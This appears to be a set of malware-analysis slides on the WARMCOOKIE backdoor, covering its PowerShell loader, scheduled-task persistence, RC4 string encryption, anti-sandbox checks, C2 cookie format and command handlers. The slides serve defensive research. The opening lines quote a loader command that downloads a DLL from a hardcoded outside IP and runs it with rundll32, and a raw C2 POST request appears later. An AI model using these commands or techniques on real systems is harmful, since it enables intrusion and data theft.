'http://80.66.88.146/data/5fb6dd81093a0d6812c17b12f139ce35'  
-Destination $d; if (![[System.IO.File]::Exists($d))] {exit}; $p = $d +  
,Start'; rundll32.exe $p; Start-Sleep -Seconds 10} -Argument 0 | wait-job | Receive-Job
```

PowerShell script

Initial Setup

Stage 2



Scheduled Task



DLL execution with **Start /u**

A screenshot of the Windows Task Scheduler application. The main window shows a list of tasks in the Task Scheduler Library. One task, "Vectorform", is selected, and its properties are displayed in a modal dialog box titled "Vectorform Properties (Local Computer)".

Task Scheduler

File Action View Help

Task Scheduler (Local)
Task Scheduler Library

Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Author	Created
Vectorform	Ready	At 8:06 AM every day - ...	9/18/2024 8:06 AM	11/30/1999 12:00:00 AM	The task has not run yet.	DESK...	9/18/2024 8:06 AM

Vectorform Properties (Local Computer)

General Triggers Actions Conditions Settings History (disabled)

When you create a task, you can specify the conditions that will trigger the task.

Trigger	Details	Status
Daily	At 8:06 AM every day - After triggered, repeat every 10 minutes f...	Enabled

Dynamic API

- Decrypts DLL/API strings (No API hashing)
 - GetModuleHandleW + GetProcAddress

- Resolves following DLL's

- KERNEL32.DLL
- ADVAPI32.DLL
- WININET.DLL
- SHELL32.DLL
- NTDLL.DLL
- USER32.DLL
- GDI32.DLL
- GDIPLUS.DLL
- OLE32.DLL
- SECUR32.DLL

```
dll_kernel32 = DecryptString(&dword_7FFB567AE100); // KERNEL32.DLL
ModuleHandleW = GetModuleHandleW(dll_kernel32);

if ( dll_kernel32 )
{
    memset((dll_kernel32 - 4), 0, *(dll_kernel32 - 2) + 8LL);
    FreeHeap((dll_kernel32 - 4));
}

GetNativeSystemInfo = des::DecryptString(dword_7FFB567AE130); // GetNativeSystemInfo
ProcAddress = GetProcAddress(ModuleHandleW, GetNativeSystemInfo);

if ( GetNativeSystemInfo )
{
    memset((GetNativeSystemInfo - 8), 0, *(GetNativeSystemInfo - 2) + 8LL);
    FreeHeap((GetNativeSystemInfo - 8));
}
```

- Wipes strings after resolution

String Encryption

- Encrypted strings stored as globals inside .rdata section

```
.rdata:00007FFB567AE890 dword_7FFB567AE890 dd 18h, 0F3E8F23Bh, 0E6C1B833h, 0DAB904BEh, 5CA152FDh
.rdata:00007FFB567AE890 ; DATA XREF: des_RetrieveOSInfo+CB↑o
.rdata:00007FFB567AE890 ; des_ResolveImports+20↑o
.rdata:00007FFB567AE8A4 dd 786DDF16h, 3A9B79A1h, 9E274581h, 4 dup(0)
.rdata:00007FFB567AE8C0 ; unsigned int dword_7FFB567AE8C0[8]
.rdata:00007FFB567AE8C0 dword_7FFB567AE8C0 dd 13h, 0F3E8F23Bh, 0A8F0DD3Fh, 0AC9E708Dh, 2F9401DDh
.rdata:00007FFB567AE8C0 ; DATA XREF: des_RetrieveOSInfo+115↑o
.rdata:00007FFB567AE8D4 dd 3132BA51h, 0B01FE1h, 0
.rdata:00007FFB567AE8E0 ; unsigned int dword_7FFB567AE8E0[8]
.rdata:00007FFB567AE8E0 dword_7FFB567AE8E0 dd 0Dh, 0F3E8F23Bh, 0B5F0DD3Fh, 0BF837795h, 3A831BD5h
.rdata:00007FFB567AE8E0 ; DATA XREF: des_RetrieveOSInfo+166↑o
.rdata:00007FFB567AE8F4 dd 4Ah, 2 dup(0)
.rdata:00007FFB567AE900 ; unsigned int dword_7FFB567AE900[8]
.rdata:00007FFB567AE900 dword_7FFB567AE900 dd 14h, 0F3E8F23Bh, 0E6D7B82Dh, 0DAA504A9h, 5CDF528Bh
.rdata:00007FFB567AE900 ; DATA XREF: des_RetrieveOSInfo+1B7↑o
.rdata:00007FFB567AE900 ; des_TakeScreenCapture+12↑o ...
```

- Uses custom function/struct in combination with RC4

```
struct meow {
    uint32_t size;      // 4 bytes to store the size of the data
    uint32_t key;       // 4 bytes to store the key
    uint8_t* data;      // Pointer to variable size data
};
```

```

.rdata:00007FFB567AE180 unk_7FFB567AE180 db 14h
.rdata:00007FFB567AE181 db 0
.rdata:00007FFB567AE182 db 0
.rdata:00007FFB567AE183 db 0
.rdata:00007FFB567AE184 db 3Bh ; ;
.rdata:00007FFB567AE185 db 7Eh ; ~
.rdata:00007FFB567AE186 db 4
.rdata:00007FFB567AE187 db 22h ; "
.rdata:00007FFB567AE188 db 0F1h
.rdata:00007FFB567AE189 db 0Eh
.rdata:00007FFB567AE18A db 27h ; '
.rdata:00007FFB567AE18B db 0D4h
.rdata:00007FFB567AE18C db 0B2h
.rdata:00007FFB567AE18D db 95h
.rdata:00007FFB567AE18E db 0F9h
.rdata:00007FFB567AE18F db 58h ; X
.rdata:00007FFB567AE190 db 6
.rdata:00007FFB567AE191 db 0D5h
.rdata:00007FFB567AE192 db 29h ; )
.rdata:00007FFB567AE193 db 0E1h
.rdata:00007FFB567AE194 db 24h ; $
.rdata:00007FFB567AE195 db 46h ; F
.rdata:00007FFB567AE196 db 2
.rdata:00007FFB567AE197 db 66h ; f
.rdata:00007FFB567AE198 db 0F4h
.rdata:00007FFB567AE199 db 77h ; w
.rdata:00007FFB567AE19A db 6
.rdata:00007FFB567AE19B db 0F9h
.rdata:00007FFB567AE19C db 0
.rdata:00007FFB567AE19D db 0
.rdata:00007FFB567AE19E db 0
.rdata:00007FFB567AE19F db 0

```

Size: 0x14

RC4 Key: 3b7e0422

Encrypted: f10e27d4b295f95806d529e124460266f47706f9

Decrypted: GlobalMemoryStatusEx

Recipe	Input
RC4	f10e27d4b295f95806d529e124460266f47706f9
Passphrase 3b7e0422	ABC 40 = 1
Input format Hex	Output GlobalMemoryStatusEx
	Output format UTF8

Anti-sandboxing

- Processor check
 - Retrieves dwNumberOfProcessors
 - Via SYSTEM_INFO struct from GetNativeSystemInfo call

```
typedef struct _SYSTEM_INFO {
    union {
        DWORD dwOemId;
        struct {
            WORD wProcessorArchitecture;
            WORD wReserved;
        } DUMMYSTRUCTNAME;
    } DUMMYUNIONNAME;
    DWORD     dwPageSize;
    LPVOID    lpMinimumApplicationAddress;
    LPVOID    lpMaximumApplicationAddress;
    DWORD_PTR dwActiveProcessorMask;
    DWORD     dwNumberOfProcessors;
    DWORD     dwProcessorType;
    DWORD     dwAllocationGranularity;
    WORD      wProcessorLevel;
    WORD      wProcessorRevision;
} SYSTEM_INFO, *LPSYSTEM_INFO;
```

Anti-sandboxing


- Memory check
 - Retrieves total physical memory value
 - Via **MEMORYSTATUSEX** struct from **GlobalMemoryStatusEx** call
 - $0x00000000183F7D000 \gg 20 = 0x183$

```
statex.dwLength = 0x40;  
if ( (GlobalMemoryStatusEx)(&statex) )  
    return statex ullTotalPhys >> 20;
```


statex	{dwLength=0x40u,dwMemor...	MEMORYSTATUSEX	rsp+20
dwLength	0x40u	DWORD	@6FAA27F9C0
dwMemoryLoad	0x18u	DWORD	@6FAA27F9C4
ullTotalPhys	0x183F7D000uLL	DWORDLONG	@6FAA27F9C8
ullAvailPhys	0x124499000uLL	DWORDLONG	@6FAA27F9D0
ullTotalPageFile	0x19FF7D000uLL	DWORDLONG	@6FAA27F9D8
ullAvailPageFile	0x145CA7000uLL	DWORDLONG	@6FAA27F9E0
ullTotalVirtual	0x7FFFFFFE0000uLL	DWORDLONG	@6FAA27F9E8
ullAvailVirtual	0x7FFFF9228000uLL	DWORDLONG	@6FAA27F9F0
ullAvailExtended...	0uLL	DWORDLONG	@6FAA27F9F8

Sandbox Logic


1st check



2nd check



3rd check



WARMCOOKIE

Checksum

- Generates checksums using:
 - Mutex
 - Volume serial number
 - Computer name
 - User name
- Leverages CRC32 with seed parameter

```
def calculate_checksum(str_input, str_len, i):  
    if i == 0:  
        i = 0xFFFFFFFF  
    if i == -1:  
        i = 0  
  
    for idx in range(0, str_len, 2):  
        v6 = str_input[idx] | (str_input[idx + 1] << 8)  
        for _ in range(16):  
            if (v6 ^ i) & 1:  
                i = ((i >> 1) ^ 0xEDB88320) & 0xFFFFFFFF  
            else:  
                i = (i >> 1) & 0xFFFFFFFF  
            v6 >>= 1  
  
    return ~i & 0xFFFFFFFF
```

WARMCOOKIE

Victim Data Checksums

Mutex: a208f030-25f9-4f41-8b57-6b0b7ecccf29

CRC32(mutex): 0x3b8963b9 \oplus **Volume Serial:** 0xA2C9AD2F

#1 Checksum: 0x9940ce96

Username: REM

Computer name: DESKTOP-2C3IQHO

CRC32(username): 0xde17107b \oplus CRC32(computer_name): 0xe654b77c

#2 Checksum: 0x3843a707

Newest Changes (August 2024)

- Code optimization
- Swapped the 2nd stage command-line from /p to /u
- Randomizes folder names / tasks names


C:\ProgramData\Rt1Upd\Rt1Upd.dll -> C:\ProgramData\Vectorform\Updater.dll

- Newly added campaign ID (aws)
- Added 4 new handlers


Similar

- Same checksum implementation
- Same hardcoded 8-byte RC4 key

Code Optimization



April 2024



August 2024

String Bank



- New version includes “string bank” used for directory/task names
 - 56 encrypted strings
 - 23 paths used
 - 23 fake
- Seeded by `GetTickCount` for randomization

```
.data:00007FFB568344A0 string_bank    dq offset unk_7FFB56834660
.data:00007FFB568344A0                           ; DATA XREF:
.data:00007FFB568344A0                           ;     sub_7FFB56
.data:00007FFB568344A8    dq offset unk_7FFB56834678
.data:00007FFB568344B0    dq offset unk_7FFB568346A0
.data:00007FFB568344B8    dq offset unk_7FFB568346B8
.data:00007FFB568344C0    dq offset unk_7FFB568346F0
.data:00007FFB568344C8    dq offset unk_7FFB56834710
.data:00007FFB568344D0    dq offset unk_7FFB56834758
.data:00007FFB568344D8    dq offset unk_7FFB56834788
.data:00007FFB568344E0    dq offset unk_7FFB568347C0
.data:00007FFB568344E8    dq offset unk_7FFB568347E0
.data:00007FFB568344F0    dq offset unk_7FFB56834838
.data:00007FFB568344F8    dq offset unk_7FFB56834860
.data:00007FFB56834500    dq offset unk_7FFB568348C8
.data:00007FFB56834508    dq offset unk_7FFB568348E8
.data:00007FFB56834510    dq offset unk_7FFB56834928
.data:00007FFB56834518    dq offset unk_7FFB56834950
.data:00007FFB56834520    dq offset unk_7FFB568349C0
.data:00007FFB56834528    dq offset unk_7FFB568349E0
.data:00007FFB56834530    dq offset unk_7FFB56834A40
.data:00007FFB56834538    dq offset unk_7FFB56834A60
```

Tyrannosaurus Tech
Savage App Development
Spiralogics
Build your next generation application
TechSparq
Relentless in The Pursuit of Unified Commerce
Software AG
Unleash your digital vision
Vectorform
A digital transformation and innovation company.
TECLA

String Bank

- Appends filename “Updater.dll” to directory
 - Examples:
 - Zagaran Software\Updater.dll
 - TechSparq\Updater.dll
 - Tyrannosaurus Tech\Updater.dll
- String bank ([gist](#))



WARMCOOKIE

Network Communication

- C2 over HTTP
- Cookie data protected via Base64 + RC4
- Data in transit protected via RC4
- RC4 key hard-coded, re-used across samples
- Each sample comes with hardcoded IP, no config
- Implements checksum verification within handler

WARMCOOKIE

Cookie Request Structure

Address	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	ASCII
00000000:	32	07	15	A4	96	CE	40	99	07	A7	43	38	01	00	00	00	?
00000010:	0A	00	00	00	00	00	00	00	AB	3F	00	00	1B	00	00	00	?
00000020:	48	00	00	00	01	00	00	00	4C	00	00	00	15	00	00	00	H.....L.....?
00000030:	64	00	00	00	05	00	00	00	6C	00	00	00	05	00	00	00	d.....1.....?
00000040:	74	00	00	00	31	00	00	00	00	00	00	00	52	45	56	54	t.....1.....REVT
00000050:	53	31	52	50	55	43	38	79	51	7A	4E	4A	55	55	68	50	S1RPUC0yQzNJUUhP
00000060:	00	00	00	00	55	6B	56	4E	00	00	00	00	59	58	64	7AUKVN.....YXdz
00000070:	00	00	00	00	59	54	49	77	4F	47	59	77	4D	7A	41	74YTIw0GYwMzAt
00000080:	4D	6A	56	6D	4F	53	30	30	5A	6A	51	78	4C	54	68	69	MjVmOS00ZjQxLThi
00000090:	4E	54	63	74	4E	6D	49	77	59	6A	64	6C	59	32	4E	6A	NTctNmIwYjdly2Nj
000000A0:	5A	6A	49	35	00	00	00	00	00	00	00	00	00	00	00	00	ZjI5.....
000000B0:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000C0:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000D0:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000E0:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000F0:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000100:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000110:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000120:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000130:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000140:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000150:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000160:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000170:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000180:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000190:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000001A0:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000001B0:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000001C0:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000001D0:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000001E0:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000001F0:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000200:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000210:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000220:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000230:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000240:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000250:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000260:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000270:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00


39

<https://imhex.werwolf.net/>

checksum_c2_message_data
checksum_volume_mutex
checksum_computer_name_username
request_type
os_info_major_version
os_info_minor_version
os_info_build_number
os_info_version_calc
offset_to_dns_domain
size_dns_domain_base64
offset_to_base64_computer_name
size_computer_name_base64
offset_username_base64
size_base64_username
offset_campaign_id
size_campaign_id
offset_mutex
size_mutex
computername_base64
username_base64
campaign_id_base64
mutex_base64

WARMCOOKIE

Cookie Request



WARMCOOKIE

Network Communication

- C2 data sent through POST Requests
- Raw form (RC4 encrypted)

```
POST http://72.5.43.29/ HTTP/1.1
Cookie: 9JWITzvLTKx8XbmZ8Gm4HAmczKbbrMbTZ6n54X1NiJU+wBwxj6N4HAI2V+FhKDNNc2JDfNSo6e0u64L1vCcj7tH2UQB82SGn
User-Agent: Mozilla / 5.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.0.3705)
Host: 72.5.43.29
Content-Length: 136
Connection: Keep-Alive
Pragma: no-cache

;d;)200v0d000{&s20n0020006"X00V0>00000_00.00?000100~j00G0Da0U00003b00!000IQ0000q0{000q00*07000葬
00'0P00:0-000yvv00%{05-0{0
```

Handlers

- 11 handlers in total
- Added 4 new handlers since August
 - Focus on post-compromise execution
 - EXE/DLL/PS1
 - Hardcoded DLL

Command ID	Description
1	Retrieve victim details (CPU, IP)
2	Record screenshots of victim machine
3	Retrieve installed programs via Uninstall registry path
4	Command-line execution (cmd.exe /c)
5	Write file to victim machine
6	Read file from victim machine
7	PE file execution
8	DLL execution
9	PowerShell script execution
10	DLL execution with Start export and /update
11	Self-removal (delete scheduled task/DLL)

Retrieve Victim Info

Handler (#1)

- Grabs IP address
- Processor info
- Physical memory

The screenshot shows the imHex debugger interface. On the left is a memory dump window titled 'Memory Dump'. It displays a table of memory addresses from 00000000 to 00000080. The columns include Address, ASCII representation, and hex values. The ASCII column shows partial strings like 'z . @ . C8 . . .', 'MTky', 'LjE2OC4xODIuMTM0', etc. The hex column shows binary data. On the right is a sidebar titled 'Available Handlers' with a list of 14 items, each preceded by a colored triangle icon:

- checksum_c2_message_data
- checksum_volume_mutex
- checksum_computer_name_username
- request_type
- command_id
- offset_to_ip_addr_base64
- size_ip_addr_base64
- offset_to_processor_base64
- size_processor_base64
- physical_memory_value
- ip_addr_base64
- processor_base64


MTkyLjE2OC4xODIuMTM0	192.168.182.134
QU1EIFJ5emVlDcgNzgwMFgzRCA4LUN vcmUgUHJvY2Vzc29yICAgICAgICAgICAg=	AMD Ryzen 7 7800X3D 8-Core Processor

Screenshot Grabber

Handler (#2)

- Takes screenshot of victim machine using Windows graphics DLLs
 - BitBlt / CreateCompatibleBitmap / GetSystemMetrics
- No compression

Address	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	ASCII
00000000:	93 CC 14 5F 96 CE 40 99 07 A7 43 38 02 00 00 00	
00000010:	02 00 00 00 00 00 00 00 20 00 00 00 AE A9 01 00	@ C8
00000020:	FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00 60	JFIF
00000030:	00 60 00 00 FF DB 00 43 00 08 06 06 07 06 05 08	C.
00000040:	07 07 07 09 09 08 0A 0C 14 0D 0C 0B 0B 0C 19 12	.
00000050:	13 0F 14 1D 1A 1F 1E 1D 1A 1C 1C 20 24 2E 27 20	\$.
00000060:	22 2C 23 1C 1C 28 37 29 2C 30 31 34 34 34 1F 27	,# (7), 01444.
00000070:	39 3D 38 32 3C 2E 33 34 32 FF DB 00 43 01 09 09	9=82<.342. C.
00000080:	09 0C 0B 0C 18 0D 0D 18 32 21 1C 21 32 32 32 32	.! 21! 12222
00000090:	32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32	222222222222222222
000000A0:	32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32	222222222222222222
000000B0:	32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 FF C0	222222222222222222
000000C0:	00 11 08 04 38 07 80 03 01 22 00 02 11 01 03 11	.. 8. "
000000D0:	01 FF C4 00 1F 00 00 01 05 01 01 01 01 01 01 00
000000E0:	00 00 00 00 00 00 00 01 02 03 04 05 06 07 08 09
000000F0:	0A 0B FF C4 00 B5 10 00 02 01 03 03 02 04 03 05 !
00000100:	05 04 04 00 00 01 7D 01 02 03 00 04 11 05 12 21 }.....!
00000110:	31 41 06 13 51 61 07 22 71 14 32 81 91 A1 08 23	1A. Qa, "q. 2....#
00000120:	42 B1 C1 15 52 D1 F0 24 33 62 72 82 09 0A 16 17	B. R. \$3br.....
00000130:	18 19 1A 25 26 27 28 29 2A 34 35 36 37 38 39 3A	... %&(')*456789:
00000140:	43 44 45 46 47 48 49 4A 53 54 55 56 57 58 59 5A	CDEFGHIJKLMNOPXYZ
00000150:	63 64 65 66 67 68 69 6A 73 74 75 76 77 78 79 7A	cdefghijkluvwxyz
00000160:	83 84 85 86 87 88 89 8A 92 93 94 95 96 97 98 99
00000170:	9A A2 A3 A4 A5 A6 A7 A8 A9 AA B2 B3 B4 B5 B6 B7
00000180:	B8 B9 BA C2 C3 C4 C5 C6 C7 C8 C9 CA D2 D3 D4 D5



